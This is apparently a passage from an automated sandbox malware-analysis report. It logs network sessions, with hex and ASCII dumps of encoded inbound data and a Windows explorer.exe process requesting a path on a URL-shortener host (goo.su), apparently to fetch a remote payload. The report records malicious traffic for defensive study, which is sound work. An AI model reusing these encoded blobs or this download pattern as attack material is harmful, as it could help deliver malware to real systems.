fa 6e 8e a1 c5 15 bc 37 80 b6 12 37 7e d5 1c f5 db 36 bb bb 54 20 31 43 57 4a Data Ascii: "Po:3^67gU)[]FlwYDzTx}^7*995z`BQ+1d6<s!0*dA,?x$NKhG##P,3R]^}{#)#4vi1 3s>bfBGev!}&rm~FZ1E 5Z^n77~6T 1CWJ
2022-01-14 01:04:32 UTC	246	IN	Data Raw: a8 c8 bb 40 7f 88 af da bb 70 c4 5a 25 e9 06 99 42 80 1f 25 9e 88 d3 4b cb 35 7b 4f 0b 30 c5 bf 42 c0 cc b1 41 33 8e 39 cc 3b 6d 8e 04 49 fc c5 dd 5e 50 35 c2 a5 94 41 3d ff 9d 1b 31 3b 5a e4 6b 5e d5 30 dc 3e 73 d8 54 9f 6f 42 2b 3a 9b 54 4f 47 4c 90 8b 77 bf 3f 49 08 87 7e 86 74 f3 68 23 ba c8 d9 8f c4 d1 6c 11 e2 d1 05 31 9b ed 24 44 4f 38 9c ea 25 de 2a 71 3e c5 ee 0e ee b9 dc db 87 98 8d 85 81 f1 d4 72 93 80 30 1f 3a 5a 09 22 6c 5d 2c 66 89 75 51 f0 b4 42 6e 5e dc 9c c8 0b fd 5a 0b e2 41 1c 5f 1d 50 4f 58 f7 74 09 05 5e f2 6a 84 fc 6d 13 63 0c 16 1f d1 e7 6a d0 e8 de a4 03 6e 62 33 fa 64 14 40 6d fa e9 f8 fa 01 2d b7 a1 cc 30 72 4c e9 e8 22 7c bf b9 bf a0 c0 51 2c 22 fb 3b bb ba 4f 0a 82 18 11 1f 47 3a 3d 84 54 b8 8a 86 85 e4 98 ca 64 85 7b d4 27 bd Data Ascii: @pZ%B%K5{O0BA39;ml^P5A=1;Zk^0>sToB+:TOGLw?l~th#l1$DO8%*q>r0:Z"l],fuQBn^ZA_POXt^jmcjnb3d@ m-0rL"|Q,";OG:=Td{'
2022-01-14 01:04:32 UTC	260	IN	Data Raw: 72 00 63 00 6d 00 70 00 62 00 43 00 56 00 39 00 49 00 2f 00 4d 00 6e 00 65 00 78 00 6e 00 75 00 68 00 61 00 47 00 73 00 69 00 69 00 35 00 70 00 5a 00 55 00 6c 00 54 00 4c 00 4b 00 72 00 62 00 43 00 31 00 73 00 43 00 37 00 5a 00 4b 00 37 00 49 00 62 00 59 00 4d 00 65 00 6a 00 6a 00 6d 00 7a 00 70 00 35 00 36 00 6f 00 4a 00 56 00 41 00 51 00 2b 00 35 00 31 00 76 00 2b 00 38 00 38 00 65 00 62 00 33 00 4b 00 6a 00 5a 00 42 00 51 00 65 00 37 00 45 00 4e 00 41 00 65 00 51 00 6d 00 32 00 52 00 63 00 7a 00 50 00 6d 00 67 00 34 00 67 00 65 00 5a 00 6a 00 58 00 46 00 6b 00 39 00 79 00 54 00 55 00 73 00 61 00 57 00 2f 00 79 00 49 00 6d 00 4e 00 44 00 75 00 66 00 76 00 46 00 45 00 44 00 4a 00 4e 00 2b 00 41 00 33 00 52 00 6d 00 63 00 57 00 4d 00 31 00 78 00 57 00 78 Data Ascii: rcmpbCV9I/MnexnuhaGsii5pZUlTLKrbC1sC7ZK7IbYMejjmzp56oJVAQ+51v+88eb3KjZBQe7ENAe Qm2RczPmg4geZjXFk9yTUsaW/yImNDufvFEDJN+A3RmcWM1xWx
2022-01-14 01:04:32 UTC	276	IN	Data Raw: 2b 00 30 00 59 00 4e 00 68 00 5a 00 66 00 64 00 76 00 62 00 4c 00 64 00 43 00 6f 00 47 00 58 00 48 00 47 00 75 00 52 00 31 00 4f 00 38 00 4f 00 62 00 79 00 45 00 32 00 71 00 38 00 43 00 49 00 4c 00 35 00 55 00 55 00 64 00 79 00 50 00 59 00 64 00 6f 00 5a 00 72 00 65 00 75 00 42 00 39 00 6a 00 4d 00 75 00 69 00 6f 00 64 00 4f 00 74 00 6e 00 6a 00 49 00 55 00 4e 00 75 00 71 00 35 00 46 00 69 00 4f 00 6d 00 33 00 48 00 67 00 48 00 71 00 6e 00 38 00 69 00 76 00 72 00 45 00 36 00 54 00 49 00 38 00 39 00 42 00 30 00 4d 00 75 00 75 00 2b 00 42 00 6f 00 51 00 68 00 59 00 68 00 34 00 70 00 45 00 52 00 61 00 4b 00 62 00 6e 00 52 00 66 00 4a 00 33 00 6e 00 69 00 32 00 54 00 50 00 6d 00 6e 00 4b 00 2f 00 39 00 58 00 56 00 41 00 54 00 4a 00 70 00 50 00 44 00 41 00 32 Data Ascii: +0YNhZfdvbLdCoGXHGuR1O8ObyE2q8CIL5UUdyPYdoZreuB9jMuiodOtnjIUNuq5FiOm3HgHqn8ivr E6TI89B0Muu+BoQhYh4pERaKbnRfJ3ni2TPmnK/9XVATJpPDA2
2022-01-14 01:04:32 UTC	292	IN	Data Raw: 70 00 48 00 63 00 75 00 4b 00 55 00 61 00 4a 00 62 00 7a 00 70 00 4a 00 58 00 35 00 30 00 4f 00 37 00 6c 00 63 00 76 00 41 00 2f 00 62 00 4b 00 64 00 68 00 47 00 50 00 42 00 37 00 39 00 44 00 75 00 4d 00 63 00 35 00 79 00 54 00 55 00 2f 00 54 00 2f 00 50 00 62 00 53 00 6a 00 74 00 6e 00 79 00 7a 00 30 00 6a 00 31 00 38 00 74 00 4b 00 2f 00 6e 00 63 00 71 00 75 00 73 00 31 00 78 00 65 00 4e 00 32 00 44 00 56 00 72 00 46 00 73 00 65 00 49 00 47 00 36 00 53 00 6c 00 72 00 52 00 58 00 63 00 73 00 6c 00 61 00 63 00 65 00 53 00 77 00 4c 00 55 00 76 00 49 00 75 00 2b 00 62 00 51 00 79 00 67 00 4a 00 4d 00 48 00 78 00 4c 00 68 00 35 00 37 00 66 00 43 00 79 00 73 00 6c 00 4b 00 56 00 57 00 61 00 61 00 79 00 47 00 75 00 76 00 75 00 6e 00 63 00 79 00 71 00 33 00 66 Data Ascii: pHcuKUaJbzpJX50O7lcvA/bKdhGPB79DuMc5yTU/T/PbSjtnyz0j18tK/ncqus1xeN2DVrFseIG6SlrRXcslaceS wLUvlu+bQygJMHxLh57fCyslKVWaayGuvuncyq3f
2022-01-14 01:04:32 UTC	308	IN	Data Raw: 6f 00 4f 00 38 00 51 00 6f 00 75 00 65 00 39 00 2f 00 38 00 36 00 6e 00 35 00 62 00 72 00 79 00 73 00 63 00 49 00 44 00 39 00 74 00 53 00 71 00 34 00 46 00 38 00 32 00 55 00 55 00 78 00 55 00 33 00 2f 00 2b 00 76 00 4b 00 6d 00 4d 00 73 00 63 00 48 00 32 00 64 00 31 00 4c 00 78 00 34 00 5a 00 30 00 55 00 6a 00 42 00 47 00 46 00 63 00 62 00 78 00 62 00 41 00 34 00 6e 00 6f 00 34 00 45 00 32 00 56 00 36 00 6b 00 71 00 69 00 76 00 69 00 52 00 4b 00 4b 00 44 00 68 00 30 00 44 00 6d 00 58 00 65 00 57 00 67 00 62 00 4a 00 51 00 48 00 50 00 51 00 59 00 33 00 41 00 4b 00 56 00 55 00 67 00 46 00 6f 00 74 00 46 00 37 00 66 00 74 00 54 00 6f 00 57 00 32 00 35 00 77 00 51 00 4b 00 39 00 31 00 50 00 79 00 69 00 32 00 58 00 33 00 4f 00 4e 00 35 00 58 00 2b 00 58 00 55 Data Ascii: oO8Qoue9/86n5bryscID9tSq4F82UUxU3/+vKmMscH2d1Lx4Z0UjBGFcbxbA4no4E2V6kqiviRKKDh 0DmXeWgbJQHPQY3AKVUgFotF7ftToW25wQK91Pyi2X3ON5X+XU
2022-01-14 01:04:32 UTC	324	IN	Data Raw: 4c 00 2f 00 4a 00 52 00 7a 00 33 00 79 00 42 00 67 00 41 00 2b 00 65 00 4a 00 74 00 33 00 37 00 63 00 57 00 4d 00 41 00 53 00 61 00 56 00 73 00 59 00 49 00 6e 00 33 00 68 00 34 00 52 00 55 00 46 00 2b 00 7a 00 46 00 74 00 69 00 65 00 56 00 6a 00 35 00 65 00 48 00 61 00 45 00 61 00 41 00 58 00 37 00 37 00 39 00 72 00 6c 00 38 00 73 00 69 00 6f 00 34 00 37 00 34 00 70 00 2b 00 2f 00 4e 00 6e 00 2f 00 79 00 58 00 53 00 6a 00 35 00 57 00 4f 00 68 00 39 00 61 00 6c 00 57 00 49 00 51 00 54 00 53 00 2f 00 47 00 77 00 33 00 4a 00 54 00 63 00 6a 00 57 00 70 00 72 00 7a 00 35 00 6a 00 4c 00 53 00 6a 00 69 00 73 00 4d 00 68 00 63 00 59 00 59 00 69 00 51 00 39 00 64 00 72 00 6c 00 48 00 31 00 62 00 71 00 71 00 52 00 2b 00 49 00 42 00 31 00 41 00 34 00 51 00 55 00 47 Data Ascii: L/JRz3yBgA+eJt37cWMASaVsYIn3h4RUF+zFtieVj5eHaEaAX779rl8sio474p+/Nn/yXSj5WOh9alWIQTS/Gw3J TcjWprz5jLSjisMhcYYiQ9drlH1bqqR+IB1A4QUG

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:04:32 UTC	340	IN	Data Raw: 75 00 4b 00 78 00 47 00 72 00 4c 00 52 00 6a 00 32 00 6b 00 54 00 65 00 5a 00 4d 00 6c 00 37 00 76 00 79 00 4d 00 61 00 6c 00 72 00 2f 00 45 00 77 00 69 00 72 00 70 00 49 00 2f 00 39 00 72 00 44 00 32 00 6e 00 75 00 67 00 31 00 34 00 58 00 33 00 66 00 6e 00 7a 00 4b 00 4c 00 31 00 58 00 65 00 51 00 31 00 61 00 61 00 46 00 35 00 32 00 62 00 65 00 57 00 34 00 35 00 52 00 2b 00 4c 00 52 00 57 00 32 00 54 00 4a 00 55 00 47 00 4f 00 69 00 59 00 73 00 73 00 6d 00 46 00 4e 00 63 00 51 00 2f 00 34 00 6d 00 79 00 45 00 63 00 4a 00 36 00 49 00 75 00 6d 00 4b 00 44 00 74 00 54 00 50 00 2b 00 34 00 64 00 33 00 75 00 6d 00 72 00 66 00 68 00 67 00 67 00 37 00 37 00 61 00 6b 00 58 00 75 00 6a 00 71 00 44 00 71 00 47 00 62 00 67 00 64 00 66 00 38 00 38 00 73 00 32 00 62 Data Ascii: uKxGrLRj2kTeZMl7vyMalr/Ewirpl/9rD2nug14X3fnzKL1XeQ1aaF52beW45R+LRW2TJUGOiYssmF NcQ/4myEcJ6IumKDtTP+4d3umrfhgg77akXujqDqGbgdf88s2b
2022-01-14 01:04:32 UTC	356	IN	Data Raw: 32 00 64 00 38 00 76 00 54 00 63 00 39 00 4d 00 38 00 43 00 33 00 78 00 6b 00 79 00 57 00 59 00 41 00 36 00 39 00 74 00 31 00 54 00 36 00 75 00 48 00 42 00 53 00 58 00 57 00 76 00 62 00 71 00 39 00 38 00 49 00 70 00 6b 00 46 00 50 00 76 00 70 00 38 00 4a 00 76 00 58 00 50 00 32 00 42 00 7a 00 51 00 56 00 77 00 62 00 47 00 47 00 6d 00 55 00 78 00 65 00 32 00 52 00 6e 00 71 00 53 00 36 00 6e 00 44 00 50 00 49 00 63 00 41 00 37 00 6f 00 6b 00 4a 00 48 00 77 00 4a 00 76 00 56 00 2f 00 39 00 63 00 4a 00 66 00 59 00 66 00 4e 00 59 00 6d 00 45 00 74 00 61 00 53 00 69 00 59 00 6d 00 55 00 70 00 59 00 53 00 63 00 6e 00 53 00 37 00 57 00 42 00 52 00 53 00 59 00 59 00 2f 00 72 00 4c 00 67 00 70 00 77 00 6b 00 53 00 72 00 35 00 39 00 63 00 76 00 56 00 54 00 63 00 49 Data Ascii: 2d8vTc9M8C3xkyWYA69t1T6uHBSXWvbq98IpkFPvp8JvXP2BzQVwbGGmUxe2RnqS6nDPIcA7okJHwJ vV/9cJfYfNYmEtaSiYmUpYScnS7WBRSYY/rLgpwkSr59cvVTcI
2022-01-14 01:04:32 UTC	372	IN	Data Raw: 42 00 59 00 54 00 4a 00 55 00 44 00 55 00 4d 00 54 00 61 00 42 00 71 00 77 00 63 00 35 00 49 00 58 00 64 00 55 00 41 00 59 00 6c 00 6a 00 4e 00 44 00 72 00 2f 00 58 00 35 00 49 00 4d 00 4b 00 50 00 2b 00 48 00 67 00 38 00 70 00 48 00 4e 00 57 00 38 00 42 00 36 00 4f 00 34 00 61 00 6a 00 63 00 6e 00 4c 00 30 00 58 00 48 00 49 00 6b 00 32 00 39 00 52 00 65 00 31 00 50 00 59 00 4e 00 53 00 48 00 57 00 30 00 43 00 6e 00 6a 00 61 00 68 00 46 00 56 00 32 00 61 00 62 00 74 00 43 00 35 00 79 00 45 00 39 00 50 00 34 00 52 00 6f 00 6b 00 59 00 73 00 2b 00 5a 00 35 00 69 00 69 00 79 00 70 00 51 00 59 00 51 00 2f 00 43 00 79 00 76 00 52 00 63 00 30 00 52 00 32 00 4d 00 6b 00 44 00 54 00 57 00 61 00 79 00 55 00 4e 00 4d 00 7a 00 74 00 4e 00 45 00 6d 00 2b 00 4c 00 39 Data Ascii: BYTJUDUMTaBqwc5lXdUAYljNDr/X5IMKP+Hg8pHNW8B6O4ajcnL0XHIk29Re1PYNSHW0CnjahFV2ab tC5yE9P4RokYs+Z5iiypQYQ/CyvRc0R2MkDTWayUNMztNEm+L9
2022-01-14 01:04:32 UTC	388	IN	Data Raw: 79 00 45 00 75 00 71 00 78 00 38 00 51 00 34 00 54 00 58 00 56 00 6d 00 32 00 63 00 69 00 57 00 55 00 4c 00 4b 00 41 00 4a 00 5a 00 4a 00 77 00 4c 00 57 00 73 00 55 00 2f 00 45 00 69 00 44 00 79 00 4f 00 68 00 62 00 72 00 49 00 68 00 49 00 77 00 63 00 49 00 78 00 79 00 72 00 75 00 63 00 49 00 6a 00 4d 00 41 00 4d 00 55 00 49 00 6a 00 61 00 58 00 43 00 4b 00 69 00 34 00 63 00 32 00 4f 00 4f 00 58 00 74 00 6f 00 73 00 6b 00 78 00 69 00 64 00 6a 00 65 00 38 00 54 00 52 00 70 00 43 00 54 00 79 00 33 00 71 00 67 00 39 00 52 00 7a 00 2f 00 50 00 45 00 66 00 6f 00 38 00 63 00 49 00 63 00 42 00 44 00 63 00 46 00 68 00 56 00 63 00 77 00 72 00 76 00 4c 00 48 00 78 00 45 00 69 00 55 00 77 00 6a 00 2f 00 4d 00 74 00 66 00 76 00 56 00 49 00 4a 00 68 00 42 00 4e 00 6c Data Ascii: yEuqx8Q4TXVm2ciWULKAJZJwLWsU/EiDyOhbrIhIwcIxyrucIjMAMUIjaXCKi4c2OOXtoskxidje8TRpCTy3qg9R z/PEfo8cIcBDcFhVcwrvLHxEiUwj/MtfvVlJhBNl
2022-01-14 01:04:32 UTC	404	IN	Data Raw: 35 00 67 00 6c 00 71 00 35 00 67 00 42 00 43 00 4b 00 44 00 4f 00 63 00 46 00 57 00 66 00 70 00 55 00 2f 00 49 00 42 00 2f 00 2f 00 2f 00 33 00 42 00 47 00 35 00 34 00 63 00 69 00 6e 00 64 00 71 00 4e 00 49 00 34 00 34 00 70 00 4c 00 67 00 68 00 45 00 73 00 62 00 62 00 49 00 69 00 42 00 38 00 66 00 6d 00 70 00 65 00 4b 00 5a 00 78 00 62 00 4e 00 76 00 4e 00 75 00 31 00 61 00 67 00 6a 00 65 00 7a 00 6e 00 76 00 31 00 48 00 48 00 68 00 4b 00 58 00 51 00 51 00 2f 00 45 00 43 00 39 00 32 00 62 00 52 00 41 00 53 00 77 00 32 00 4b 00 75 00 55 00 75 00 54 00 69 00 6e 00 54 00 69 00 6f 00 55 00 6f 00 56 00 2b 00 42 00 50 00 71 00 35 00 77 00 2f 00 35 00 6c 00 4f 00 64 00 78 00 77 00 73 00 59 00 44 00 76 00 4c 00 74 00 55 00 5a 00 49 00 5a 00 32 00 53 00 49 00 56 Data Ascii: 5glq5gBCKDOcFWfpU/IB///3BG54cindqNI44pLghEsbbIiB8fmpeKZxbNvNu1agjeznv1HHhKXQQ/EC92bRASw2 KuUuTinTioUoV+BPq5w/5lOdxwsYDvLtUZIZ2SIV
2022-01-14 01:04:32 UTC	420	IN	Data Raw: 42 00 4a 00 4f 00 65 00 53 00 50 00 50 00 35 00 75 00 68 00 50 00 5a 00 58 00 49 00 69 00 55 00 53 00 4a 00 38 00 72 00 56 00 57 00 62 00 65 00 72 00 44 00 71 00 6f 00 5a 00 49 00 75 00 64 00 6f 00 46 00 4c 00 58 00 55 00 35 00 71 00 58 00 71 00 2b 00 6a 00 6e 00 5a 00 55 00 50 00 65 00 6e 00 4e 00 50 00 4f 00 39 00 34 00 7a 00 6f 00 30 00 6e 00 32 00 53 00 7a 00 74 00 50 00 77 00 48 00 47 00 46 00 44 00 72 00 74 00 72 00 70 00 34 00 4b 00 77 00 5a 00 48 00 59 00 4d 00 58 00 34 00 36 00 67 00 6a 00 67 00 41 00 6c 00 74 00 61 00 70 00 55 00 47 00 76 00 70 00 59 00 67 00 4f 00 41 00 6b 00 42 00 79 00 34 00 77 00 78 00 77 00 41 00 6d 00 36 00 49 00 4e 00 41 00 49 00 56 00 59 00 4d 00 73 00 6d 00 72 00 39 00 36 00 65 00 33 00 67 00 2b 00 48 00 6d 00 50 00 41 Data Ascii: BJOeSPP5uhPZXIiUSJ8rVWberDqoZludoFLXU5qXq+jnZUPenNPO94zo0n2SztPwHGFDrtrp4KwZHY MX46gjgAltapUGvpYgOAkBy4wxwAm6INAIVYMsmr96e3g+HmPA
2022-01-14 01:04:32 UTC	436	IN	Data Raw: 4c 00 48 00 55 00 52 00 6f 00 61 00 32 00 54 00 55 00 4b 00 49 00 55 00 5a 00 4b 00 46 00 76 00 38 00 64 00 57 00 39 00 61 00 4f 00 49 00 57 00 4a 00 44 00 4e 00 6c 00 53 00 42 00 74 00 55 00 64 00 6c 00 35 00 4b 00 38 00 6a 00 49 00 43 00 4b 00 45 00 41 00 65 00 6b 00 62 00 74 00 32 00 59 00 6e 00 77 00 59 00 42 00 47 00 32 00 6c 00 65 00 6e 00 39 00 55 00 6a 00 4a 00 32 00 44 00 43 00 6e 00 50 00 75 00 44 00 62 00 4e 00 74 00 33 00 35 00 70 00 65 00 43 00 6a 00 31 00 53 00 33 00 71 00 38 00 48 00 58 00 30 00 4b 00 38 00 64 00 68 00 47 00 72 00 63 00 65 00 2b 00 6d 00 56 00 59 00 63 00 4d 00 78 00 78 00 2b 00 54 00 45 00 38 00 6c 00 44 00 35 00 6d 00 32 00 65 00 77 00 51 00 38 00 41 00 45 00 6a 00 4e 00 41 00 73 00 4b 00 31 00 66 00 62 00 67 00 74 00 78 Data Ascii: LHURoa2TUKIUZKFv8dW9aOIWJDNlSBtUdl5K8jICKEAekbt2YnwYBG2len9UjJ2DCnPuDbNt35peCj 1S3q8HX0K8dhGrce+mVYcMxx+TE8lD5m2ewQ8AEjNAsK1fbgtx
2022-01-14 01:04:32 UTC	452	IN	Data Raw: 78 00 49 00 7a 00 65 00 79 00 56 00 47 00 47 00 42 00 75 00 39 00 46 00 6f 00 75 00 4f 00 4a 00 6f 00 6a 00 39 00 45 00 4b 00 42 00 74 00 68 00 4a 00 66 00 59 00 34 00 4a 00 79 00 58 00 39 00 69 00 46 00 31 00 42 00 43 00 67 00 50 00 59 00 6b 00 62 00 47 00 67 00 6e 00 6c 00 6d 00 55 00 53 00 31 00 6f 00 32 00 65 00 2b 00 63 00 57 00 4b 00 56 00 4e 00 4c 00 58 00 66 00 37 00 68 00 48 00 2b 00 54 00 4d 00 63 00 6f 00 41 00 42 00 79 00 36 00 66 00 68 00 2b 00 78 00 6a 00 62 00 62 00 71 00 35 00 78 00 4f 00 32 00 44 00 38 00 2f 00 41 00 73 00 6c 00 72 00 5a 00 2b 00 44 00 62 00 53 00 6f 00 4e 00 70 00 50 00 58 00 62 00 58 00 37 00 62 00 34 00 57 00 35 00 73 00 4d 00 41 00 53 00 61 00 32 00 63 00 78 00 4f 00 6f 00 56 00 58 00 4b 00 4f 00 6f 00 56 00 58 00 4b 00 55 00 31 00 33 Data Ascii: xIzeyVGGBu9FouOJoj9EKBthJfY4JyX9iF1BCgPYkbGgnlmUS1o2e+cWKVNLXf7hH+TMcoABy6fh+x jbbq5xO2D8/AslrZ+DbSoNpPXbX7b4W5sMASa2cx7XOoVXKU13
2022-01-14 01:04:32 UTC	468	IN	Data Raw: 65 00 4b 00 51 00 55 00 35 00 66 00 51 00 7a 00 51 00 6b 00 73 00 47 00 38 00 77 00 30 00 41 00 56 00 46 00 56 00 43 00 39 00 64 00 61 00 54 00 70 00 67 00 68 00 69 00 74 00 44 00 36 00 31 00 70 00 4b 00 2f 00 56 00 4e 00 79 00 59 00 64 00 33 00 36 00 2f 00 35 00 65 00 33 00 4b 00 62 00 73 00 4e 00 46 00 75 00 51 00 55 00 76 00 64 00 33 00 6e 00 68 00 50 00 41 00 74 00 65 00 56 00 5a 00 37 00 51 00 4d 00 67 00 6f 00 6b 00 41 00 2b 00 6e 00 69 00 6d 00 4c 00 74 00 58 00 77 00 5a 00 6d 00 51 00 2b 00 42 00 73 00 65 00 55 00 39 00 57 00 32 00 6c 00 51 00 4e 00 65 00 54 00 45 00 6f 00 65 00 6c 00 39 00 62 00 35 00 64 00 78 00 65 00 50 00 73 00 39 00 68 00 48 00 47 00 6c 00 62 00 75 00 6a 00 63 00 64 00 2f 00 70 00 42 00 79 00 56 00 56 00 4a 00 32 00 4d 00 37 Data Ascii: eKQU5fQzQksG8w0AVFVC9daTpghitD61pK/VNyYd36/5e3KbsNFuQUvd3nhPAteVZ7QMgokA+nimLt XwZmQ+BseU9W2lQNeTEoel9b5dxePs9hHGlbujcd/pByVVJ2M7

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:04:32 UTC	484	IN	Data Raw: 49 00 4c 00 6f 00 67 00 5a 00 74 00 48 00 48 00 47 00 79 00 37 00 37 00 30 00 45 00 79 00 2f 00 42 00 46 00 35 00 5a 00 74 00 6c 00 2b 00 5a 00 70 00 59 00 4a 00 76 00 44 00 2f 00 6c 00 55 00 63 00 6d 00 66 00 55 00 6d 00 55 00 63 00 58 00 36 00 4d 00 42 00 63 00 56 00 48 00 2f 00 79 00 53 00 79 00 79 00 2f 00 6d 00 62 00 63 00 6a 00 4f 00 69 00 35 00 50 00 72 00 6a 00 65 00 78 00 6f 00 75 00 68 00 45 00 4f 00 38 00 7a 00 79 00 2f 00 56 00 31 00 71 00 4c 00 56 00 48 00 4d 00 6d 00 38 00 63 00 4f 00 4d 00 75 00 69 00 65 00 36 00 45 00 48 00 47 00 54 00 38 00 68 00 66 00 66 00 4d 00 73 00 6b 00 4d 00 38 00 75 00 52 00 54 00 51 00 6a 00 4f 00 38 00 32 00 44 00 67 00 36 00 7a 00 65 00 6e 00 46 00 50 00 68 00 4e 00 67 00 63 00 43 00 45 00 37 00 45 00 6f 00 39 Data Ascii: ILogZtHHGy770Ey/BF5Ztl+ZpYJvD/lUcmfUmUcX6MBcVH/ySyy/mbcjOi5PrjexouhEO8zy/V1qLVHMm8cOMuie6EHGT8hffMskM8uRTQjO82Dg6zenFPhNgcCE7Eo9
2022-01-14 01:04:32 UTC	500	IN	Data Raw: 6b 00 54 00 74 00 6a 00 2f 00 4c 00 44 00 79 00 45 00 4c 00 77 00 77 00 46 00 73 00 75 00 78 00 33 00 45 00 6c 00 6e 00 69 00 59 00 36 00 44 00 41 00 45 00 45 00 4b 00 7a 00 78 00 61 00 51 00 77 00 50 00 32 00 61 00 46 00 37 00 61 00 46 00 48 00 36 00 79 00 6d 00 65 00 5a 00 79 00 55 00 79 00 7a 00 45 00 44 00 48 00 47 00 67 00 39 00 64 00 4b 00 4f 00 51 00 72 00 36 00 6a 00 55 00 38 00 44 00 68 00 32 00 62 00 54 00 52 00 41 00 67 00 68 00 49 00 47 00 62 00 35 00 6e 00 63 00 33 00 57 00 31 00 44 00 64 00 46 00 77 00 56 00 45 00 44 00 30 00 63 00 7a 00 55 00 33 00 2f 00 43 00 70 00 35 00 35 00 6b 00 52 00 57 00 42 00 4c 00 75 00 4e 00 34 00 64 00 6f 00 70 00 32 00 63 00 52 00 47 00 64 00 76 00 43 00 63 00 5a 00 6d 00 62 00 52 00 30 00 68 00 77 00 72 00 58 Data Ascii: kTtj/LDyELwwFsux3ElniY6DAEEKzxaQwP2aF7aFH6ymeZyUyzEDHGg9dKOQr6jU8Dh2bTRAghIGb5nc3W1DdFwVED0czU3/Cp55kRWBLuN4dop2cRGdvCcZmbR0hwrX
2022-01-14 01:04:32 UTC	516	IN	Data Raw: 57 00 61 00 77 00 6b 00 39 00 53 00 4d 00 37 00 68 00 49 00 35 00 38 00 36 00 2b 00 76 00 2b 00 46 00 6f 00 59 00 68 00 48 00 2f 00 67 00 4d 00 46 00 2b 00 38 00 67 00 55 00 2b 00 71 00 42 00 7a 00 34 00 57 00 62 00 79 00 38 00 67 00 47 00 49 00 66 00 57 00 6f 00 51 00 35 00 64 00 4f 00 74 00 76 00 57 00 69 00 43 00 38 00 62 00 5a 00 74 00 4a 00 49 00 46 00 53 00 63 00 50 00 45 00 68 00 32 00 62 00 4f 00 71 00 2f 00 6d 00 4f 00 39 00 72 00 38 00 6a 00 45 00 46 00 4d 00 72 00 76 00 44 00 62 00 50 00 43 00 74 00 4a 00 45 00 76 00 6f 00 57 00 59 00 6c 00 62 00 7a 00 54 00 4d 00 71 00 72 00 7a 00 36 00 58 00 4a 00 6b 00 48 00 57 00 32 00 66 00 66 00 39 00 31 00 57 00 65 00 63 00 7a 00 31 00 66 00 38 00 33 00 65 00 32 00 75 00 37 00 6d 00 6b 00 47 00 2f 00 62 Data Ascii: Wawk9SM7hl586+v+FoYhH/gMF+8gU+qBz4Wby8gGIfWoQ5dOtvWiC8bZtJIFScPEh2bOq/mO9r8jEFMrvDbPCtJEvoWYlbzTMqrz6XJkHW2ff91Wecz1f83e2u7mkG/b

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49841	104.21.38.221	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:05:01 UTC	526	OUT	GET /abhF HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: goo.su
2022-01-14 01:05:02 UTC	526	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 01:05:02 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close vary: Accept-Encoding x-powered-by: PHP/7.2.21 cache-control: private, must-revalidate pragma: no-cache expires: -1 set-cookie: XSRF-TOKEN=eyJpdiI6ImVYNVwvdVgwWGFSalFrV082bDI0cndRPT0iLCJ2YWx1ZSI6IjFFS2VRM09RWTNXMzY0cVJwbWRhcTN6MXk2SkZ5dktYTmpcL2gyT3B1UE1WRm92UGlkYmdpT3BCcU85YkVjV2VkIiwibWFjIjoiNzZiYjAxOWU2NTcxMGM5Y2VhNTI3NjZkYzExYjQzNGFiNzUyOTcyNGMxYjY5NGUyZDJjNGI5NDkxMzQzZTJkZiJ9; expires=Fri, 14-Jan-2022 19:45:02 GMT; Max-Age=67200; path=/ set-cookie: goosu_session=eyJpdiI6Im5zekFzM2ZYS1NDMVRnMVJnYTNJZlE9PSIsInZhbHVlIjoidkl6M3NiVkRiTWRqR1l4SzcxbE5VYzI0V0s3dnVBUnZSMm43bWdwSkFzeUZZT3ZRNCtnTmVobUhLbEhHa3ZqVSIsIm1hYyI6ImI2N2Y2YThhODMwZjlhYjI1NjI3NjFhODJjMjBlMDA0OWJhODU5YmVkZWMyYWY0ODMxNjYzOGM4ZjEyOTIwMWEifQ%3D%3D; expires=Fri, 14-Jan-2022 19:45:02 GMT; Max-Age=67200; path=/; httponly CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=lCCpfvBJ%2FO%2Bo6t9x4zj4jgl65OArr%2B%2BZFVNkHZuFNIXVx8vh%2F%2BHrcyGMHXiODjjTeuDLIVwVA0X9EoxTq0fJkqNkD1l3EQh%2FdMqXcwiubr0ffPusziQBXJo%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd2f41d7c2f693f-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2022-01-14 01:05:02 UTC	528	IN	Data Raw: 4e 45 4c 3a 20 7b 22 73 75 63 63 65 73 73 5f 66 72 61 63 74 69 6f 6e 22 3a 30 2c 22 72 65 70 6f 72 74 5f 74 6f 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a 36 30 34 38 30 30 7d 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 63 64 32 66 34 31 64 37 63 32 66 36 39 33 66 2d 46 52 41 0d 0a 61 6c 74 2d 73 76 63 3a 20 68 33 3d 22 3a 34 34 33 22 3b 20 6d 61 3d 38 36 34 30 30 2c 20 68 33 2d 32 39 3d 22 3a 34 34 33 22 3b 20 6d 61 3d 38 36 34 30 30 2c 20 68 33 2d 32 38 3d 22 3a 34 34 33 22 3b 20 6d 61 3d 38 36 34 30 30 2c 20 68 33 2d 32 37 3d 22 3a 34 34 33 22 3b 20 6d 61 3d 38 36 34 30 30 0d 0a 0d 0a Data Ascii: NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}Server: cloudflareCF-RAY: 6cd2f41d7c2f693f-FRAalt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
